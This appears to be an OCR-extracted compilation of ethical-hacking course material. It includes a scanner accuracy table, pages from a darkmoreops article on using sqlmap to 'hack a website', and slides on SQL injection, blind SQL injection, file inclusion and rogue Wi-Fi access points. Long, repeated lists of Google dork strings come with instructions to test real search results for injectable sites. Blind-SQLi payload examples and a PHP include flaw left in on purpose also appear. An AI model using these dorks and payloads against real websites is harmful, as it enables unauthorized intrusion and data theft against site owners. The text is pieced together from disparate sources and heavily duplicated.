



Rank	Detection Accuracy	Chart	Vulnerability Scanner
1	100.00% / 0.00% FP		sqlmap
2	100.00% / 50.00% FP		arachni, IronWASP, Syhunt Mini (Sandcat Mini), Wapiti
3	77.21% / 40.00% FP		Andiparos, Paros Proxy
4	75.74% / 0.00% FP		Vega
5	75.74% / 50.00% FP		ZAP
6	70.59% / 30.00% FP		Netsparker Community Edition
7	65.44% / 30.00% FP		Watobo
8	59.56% / 30.00% FP		W3AF
9	58.82% / 20.00% FP		Sandcat Free Edition
10	58.82% / 40.00% FP		Oedipus
11	58.82% / 50.00% FP		WebSecurify (Opensource Version)
12	52.21% / 0.00% FP		ProxyStrike
13	51.47% / 40.00% FP		PowerFuzzer
14	50.74% / 0.00% FP		WebCruiser Free Edition
15	50.00% / 80.00% FP		Gamja
16	45.59% / 40.00% FP		WSTool
17	42.65% / 50.00% FP		Grendel Scan
18	40.44% / 0.00% FP		SkipFish
19	40.44% / 30.00% FP		safe3wvs (limited free edition)
20	39.71% / 20.00% FP		Damn Small SQLi Scanner (DSSS)
21	38.24% / 20.00% FP		JSky Free Edition
22	37.50% / 20.00% FP		SQLiX
23	26.47% / 0.00% FP		Mini MySqlatOr
24	21.32% / 40.00% FP		Uber Web Security Scanner
25	18.38% / 70.00% FP		Secubat
26	15.44% / 20.00% FP		Grabber
27	13.24% / 0.00% FP		Scrawlr
28	11.76% / 0.00% FP		aidSQL
29	0.00% / 0.00% FP		iScan, LoverBoy, openAcunetix, Priamos, SQID (SQL Injection Digger), VulnDetector, Web Injection Scanner (WIS), Xcobra



darkmoreops.com
Use SQLMAP SQL Injection to hack a website and database in Kali Linux - darkMORE Ops
inurl:top10.php?cat=
inurl:aboutbook.php?id=
inurl:profile_view.php?id=
inurl:newsone.php?id=
inurl:material.php?id=
inurl:category.php?id=
inurl:event.php?id=
inurl:opinions.php?id=
inurl:publications.php?id=
inurl:product-item.php?id=
inurl:announce.php?id=
inurl:fellows.php?id=
inurl:sql.php?id=
inurl:rub.php?idr=
inurl:downloads_info.php?id=
inurl:index.php?catid=
inurl:galeri_info.php?l=
inurl:prod_info.php?id=
inurl:news.php?catid=
inurl:tekst.php?idt=
inurl:shop.php?do=part&id=
inurl:index.php?id=
inurl:newscat.php?id=
inurl:productinfo.php?id=
inurl:news.php?id=
inurl:newsticker_info.php?idn=
inurl:collectionitem.php?id=
inurl:index.php?id=
inurl:rubrika.php?idr=
inurl:band_info.php?id=
inurl:trainers.php?id=
inurl:rubp.php?idr=
inurl:product.php?id=
inurl:buy.php?category=
inurl:offer.php?idf=
inurl:releases.php?id=
inurl:article.php?ID=
inurl:art.php?idm=
inurl:ray.php?id=
inurl:play_old.php?id=
inurl:title.php?id=
inurl:produit.php?id=
inurl:declaration_more.php?decl_id=
inurl:news_view.php?id=
inurl:pop.php?id=
inurl:pageid=
inurl:select_biblio.php?id=
inurl:shopping.php?id=
inurl:games.php?id=
inurl:humor.php?id=
inurl:productdetail.php?id=


darkmoreops.com
Use SQLMAP SQL Injection to hack a website and database in Kali Linux - darkMORE Ops
case you don't I have put together a number of strings that you can search in Google. Just copy paste any of the lines in Google and Google will show you a number of search results.
Step 1.a: Google Dorks strings to find Vulnerable SQLMAP SQL injectable website
This list a really long.. Took me a long time to collect them. If you know SQL, then you can add more here.. Put them in comment section and I will add them here.
Google Dork string Column 1
Google Dork string Column 2
Google Dork string Column 3
inurl:item_id=
inurl:review.php?id=
inurl:hosting_info.php?id=
inurl:newsid=
inurl:iniziativa.php?in=
inurl:gallery.php?id=
inurl:trainers.php?id=
inurl:curriculum.php?id=
inurl:rub.php?idr=
inurl:news-full.php?id=
inurl:labels.php?id=
inurl:view_faq.php?id=
inurl:news_display.php?getid=
inurl:story.php?id=
inurl:artikelinfo.php?id=
inurl:index2.php?option=
inurl:look.php?ID=
inurl:detail.php?ID=
inurl:readnews.php?id=
inurl:newsone.php?id=
inurl:index.php?=
inurl:top10.php?cat=
inurl:aboutbook.php?id=
inurl:profile_view.php?id=
inurl:newsone.php?id=
inurl:material.php?id=
inurl:category.php?id=
inurl:event.php?id=
inurl:opinions.php?id=
inurl:publications.php?id=
inurl:product-item.php?id=
inurl:announce.php?id=
inurl:fellows.php?id=


darkmoreops.com
Use SQLMAP SQL Injection to hack a website and database in Kali Linux - darkMORE Ops
inurl:news-full.php?id=
inurl:labels.php?id=
inurl:view_faq.php?id=
inurl:news_display.php?getid=
inurl:story.php?id=
inurl:artikelinfo.php?id=
inurl:index2.php?option=
inurl:look.php?ID=
inurl:detail.php?ID=
inurl:readnews.php?id=
inurl:newsone.php?id=
inurl:index.php?=
inurl:top10.php?cat=
inurl:aboutbook.php?id=
inurl:profile_view.php?id=
inurl:newsone.php?id=
inurl:material.php?id=
inurl:category.php?id=
inurl:event.php?id=
inurl:opinions.php?id=
inurl:publications.php?id=
inurl:product-item.php?id=
inurl:announce.php?id=
inurl:fellows.php?id=
inurl:sql.php?id=
inurl:rub.php?idr=
inurl:downloads_info.php?id=
inurl:index.php?catid=
inurl:galeri_info.php?l=
inurl:prod_info.php?id=
inurl:news.php?catid=
inurl:tekst.php?idt=
inurl:shop.php?do=part&id=
inurl:index.php?id=
inurl:newscat.php?id=
inurl:productinfo.php?id=
inurl:news.php?id=
inurl:newsticker_info.php?idn=
inurl:collectionitem.php?id=
inurl:index.php?id=
inurl:rubrika.php?idr=
inurl:band_info.php?id=
inurl:trainers.php?id=
inurl:rubp.php?idr=
inurl:product.php?id=
inurl:buy.php?category=
inurl:offer.php?idf=
inurl:releases.php?id=
inurl:article.php?ID=
inurl:art.php?idm=
inurl:ray.php?id=
inurl:play_old.php?id=
inurl:title.php?id=
inurl:produit.php?id=
darkmoreops.com
Use SQLMAP SQL Injection to hack a website and database in Kali Linux - darkMORE Ops
inurl:news.php?catid=
inurl:tekst.php?idt=
inurl:shop.php?do=part&id=
inurl:index.php?id=
inurl:newscat.php?id=
inurl:productinfo.php?id=
inurl:news.php?id=
inurl:newsticker_info.php?idn=
inurl:collectionitem.php?id=
inurl:index.php?id=
inurl:rubrika.php?idr=
inurl:band_info.php?id=
inurl:trainers.php?id=
inurl:rubp.php?idr=
inurl:product.php?id=
inurl:buy.php?category=
inurl:offer.php?idf=
inurl:releases.php?id=
inurl:article.php?ID=
inurl:art.php?idm=
inurl:ray.php?id=
inurl:play_old.php?id=
inurl:title.php?id=
inurl:produit.php?id=
inurl:declaration_more.php?decl_id=
inurl:news_view.php?id=
inurl:pop.php?id=
inurl:pageid=
inurl:select_biblio.php?id=
inurl:shopping.php?id=
inurl:games.php?id=
inurl:humor.php?id=
inurl:productdetail.php?id=
inurl:page.php?file=
inurl:aboutbook.php?id=
inurl:post.php?id=
inurl:newsDetail.php?id=
inurl:ogi_inet.php?ogi_id=
inurl:viewshowdetail.php?id=
inurl:gallery.php?id=
inurl:fiche_spectacle.php?id=
inurl:clubpage.php?id=
inurl:article.php?id=
inurl:communique_detail.php?id=
inurl:memberInfo.php?id=
inurl:show.php?id=
inurl:sem.php3?id=
inurl:section.php?id=
inurl:staff_id=
inurl:kategorie.php4?id=
inurl:theme.php?id=


darkmoreops.com
Use SQLMAP SQL Injection to hack a website and database in Kali Linux - darkMORE Ops
inurl:newsitem.php?num=
inurl:news.php?id=
inurl:page.php?id=
inurl:readnews.php?id=
inurl:index.php?id=
inurl:shredder-categories.php?id=
inurl:top10.php?cat=
inurl:faq2.php?id=
inurl:tradeCategory.php?id=
inurl:historialeer.php?num=
inurl:show_an.php?id=
inurl:product_ranges_view.php?ID=
inurl:reagir.php?num=
inurl:preview.php?id=
inurl:shop_category.php?id=
inurl:Stray-Questions-View.php?num=
inurl:loadpsb.php?id=
inurl:transcript.php?id=
inurl:forum_bds.php?num=
inurl:opinions.php?id=
inurl:channel_id=
inurl:game.php?id=
inurl:spr.php?id=
inurl:aboutbook.php?id=
inurl:view_product.php?id=
inurl:pages.php?id=
inurl:preview.php?id=
inurl:newsone.php?id=
inurl:announce.php?id=
inurl:loadpsb.php?id=
inurl:sw_comment.php?id=
inurl:clanek.php4?id=
inurl:pages.php?id=
inurl:news.php?id=
inurl:participant.php?id=
inurl:avd_start.php?avd=
inurl:download.php?id=
inurl:event.php?id=
inurl:main.php?id=
inurl:product-item.php?id=
inurl:review.php?id=
inurl:sql.php?id=
inurl:chappies.php?id=
inurl:material.php?id=
inurl:read.php?id=


darkmoreops.com
Use SQLMAP SQL Injection to hack a website and database in Kali Linux - darkMORE Ops
inurl:viewphoto.php?id=
inurl:showimg.php?id=
inurl:rub.php?idr=
inurl:view.php?id=
inurl:galeri_info.php?l=
inurl:website.php?id=
Step 1.b: Initial check to confirm if website is vulnerable to SQLMAP SQL Injection
For every string show above, you will get huundreds of search results. How do you know which is really vulnerable to SQLMAP SQL Injection. There's multiple ways and I am sure people would argue which one is best but to me the following is the simplest and most conclusive.
Let's say you searched using this string inurl:item_id= and one of the search result shows a website like this:
http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15
Just add a single quotation mark ' at the end of the URL (Just to ensure, " is a double quotation mark and ' is a single quotation mark).
So now your URL will become like this:
http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15'
If the page returns an SQL error, the page is vulnerable to SQLMAP SQL Injection. If it loads or redirect you to a different page, move on to the next site in your Google search results page.
See example error below in the screenshot. I've obscured everything including URL and page design for obvious reasons.
- Error - Iceweasel
File Edit View History Bookmarks Tools Help
inurl:item_id=
05:53 / 09:25


Ethical Hacking
&
Penetration Testing
Chapter 6
Web exploitation techniques
Eduonix


Web Testing Tools
• What is the OWASP Top 10?
• The OWASP Top 10 provides:
• A list of the 10 Most Critical Web Application Security Risks
• And for each Risk it provides:
• A description
• Example vulnerabilities
• Example attacks
• Guidance on how to avoid
• References to OWASP and other related resources
OWASP Downloads

Exploiting SQL Injection to Full System Access

SQL Injection is "a code injection technique that exploits a security vulnerability occurring in the database layer of an application". In other words is a SQL code injected in as user input inside a query.

SQL Injections can manipulate data (delete, update, add ecc...) and corrupt or delete tables of the database. I'm not aware of SQL Injections manipulating scripts though.

Let's say in your PHP script you are expecting (as user input) a username and a password from the login form that are later used inside a query such as:

```
SELECT Id FROM Users WHERE Name = $name AND Password = $password;
```


Exploiting Blind SQL Injection to Full System Access

What exactly is the difference between blind SQL injection and normal SQL injection? Well, in normal SQL injection hackers rely on error messages returned from the database in order to give them some clues on how to proceed with their SQL injection attack. But with blind SQL injection the hacker does not need to see any error messages in order to run his/her attack on the database – and that is exactly why it is called blind SQL injection. So, even if the database error messages are turned off a hacker can still run a blind SQL injection attack.

Exploiting Blind SQL Injection to Full System Access

- // this is John's page:
- http://www.mybigspace.com?id=1008

Exploiting Blind SQL Injection to Full System Access

Let's assume that the user ID would be used to retrieve the user's profile details (like links to pictures, his/her birthday, etc) from a database. So, if a user requests the URL "http://www.mybigspace.com?id=1008", then that query string would be used to run some SQL on the servers of mybigspace.com. That SQL could look like this:


```
SELECT * FROM profiles WHERE ID = '1008';
```

We are assuming that there is a master table called profiles which stores all the different profiles of people who are on the social networking site.

Exploiting Blind SQL Injection to Full System Access

But now let's say that the hacker tries to inject some SQL into the URL query string – so the hacker tries to load this URL in his/her browser:

http://www.mybigspace.com?id=1008 AND 1=1

Blind SQL Injection uses simple boolean expressions

Exploiting Blind SQL Injection to Full System Access

SELECT * FROM profiles WHERE ID = '1008' AND 1=1;

Exploiting Blind SQL Injection to Full System Access

Of course, if the server does not respond with John Doe's page when the URL "http://www.mybigspace.com?id=1008 AND 1=1" is requested, and instead just returns something like a "Page not found", then the hacker knows that a blind SQL injection attack is probably not possible.

http://www.mybigspace.com?id=1008 AND substring(@@version, 1, 1)=5
The SQL "substring(@@version, 1, 1)=5" just checks to see if the version of MySQL that is currently running is version 5 (through the "=5" check), and if it is running version 5 then the page will just load normally because the SQL will run without a problem (this is of course assuming that the website is vulnerable to SQL injection and is basically just running the SQL that is part of the query string).

09:31 / 10:35

Exploiting RFI, Local File Include, File Uploads RCE and XSS

Code execution on the web server

Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)

Denial of service (DoS)

Data theft/manipulation

Exploiting RFI, Local File Include, File Uploads RCE and XSS


```php
<?php
  if ( isset( $_GET['COLOR'] ) ) {
    include( $_GET['COLOR'] . '.php' );
  }
?>
<form method="get">
  <select name="COLOR">
    <option value="red">red</option>
    <option value="blue">blue</option>
  </select>
  <input type="submit">
</form>
```


02:01 / 10:01

Exploiting RFI, Local File Include, File Uploads RCE and XSS


09:29 / 10:01

DOS attacks



Attack Countermeasures


- Firewall
- IDS
- IPS
- Network monitoring team
- Security Cameras
- Security Guards
- Perimeter security



Topics


- Wireless networks introduction
- Standards and security solutions
- Wifi security threats
- Breaking WEP Encryption
- Rogue Access Points And Attacks
- Wireless Sniffing
- Protecting Wireless Networks

Wireless networks introduction



Standards and security solutions

Security Type	Infrastructure Requirements	Security Level
WEP	WEP-compatible AP and network adapters	Low, easily cracked by active or passive attacks
WPA (PSK)	WPA-compatible AP and network adapters	High, vulnerable to password cracking (dictionary) attacks
WPA Enterprise	WPA Enterprise-compatible AP and network adapters, RADIUS server	Very high
WPA2 (PSK and Enterprise)	WPA2-compatible AP, network adapter (RADIUS for Enterprise)	Extremely high; adds AES (Advanced Encryption System), which could take millions of years to crack with current technology


Wifi security threats
Original Connection
Victim
Web Server
MITM Connection
Attacker



Rogue Access Points and Attacks

Install required elements


apt-get install -y hostapd dnsmasq wireless-tools iw wvdial

06:09 / 10:51

3G Connection!



07:08 / 10:51



Prepared By :: Zaber Mahmud

Linkedin ID :: https://www.linkedin.com/in/zaber-mahmud-asif/
Facebook ID :: https://www.facebook.com/Z4b3r.M4hMu3.As1F/
Facebook Page :: https://www.facebook.com/ZaberMahmudIsHere
TryHackME :: https://tryhackme.com/p/T1M330M3
Telegram :: t.me/Itz_Zaber_bro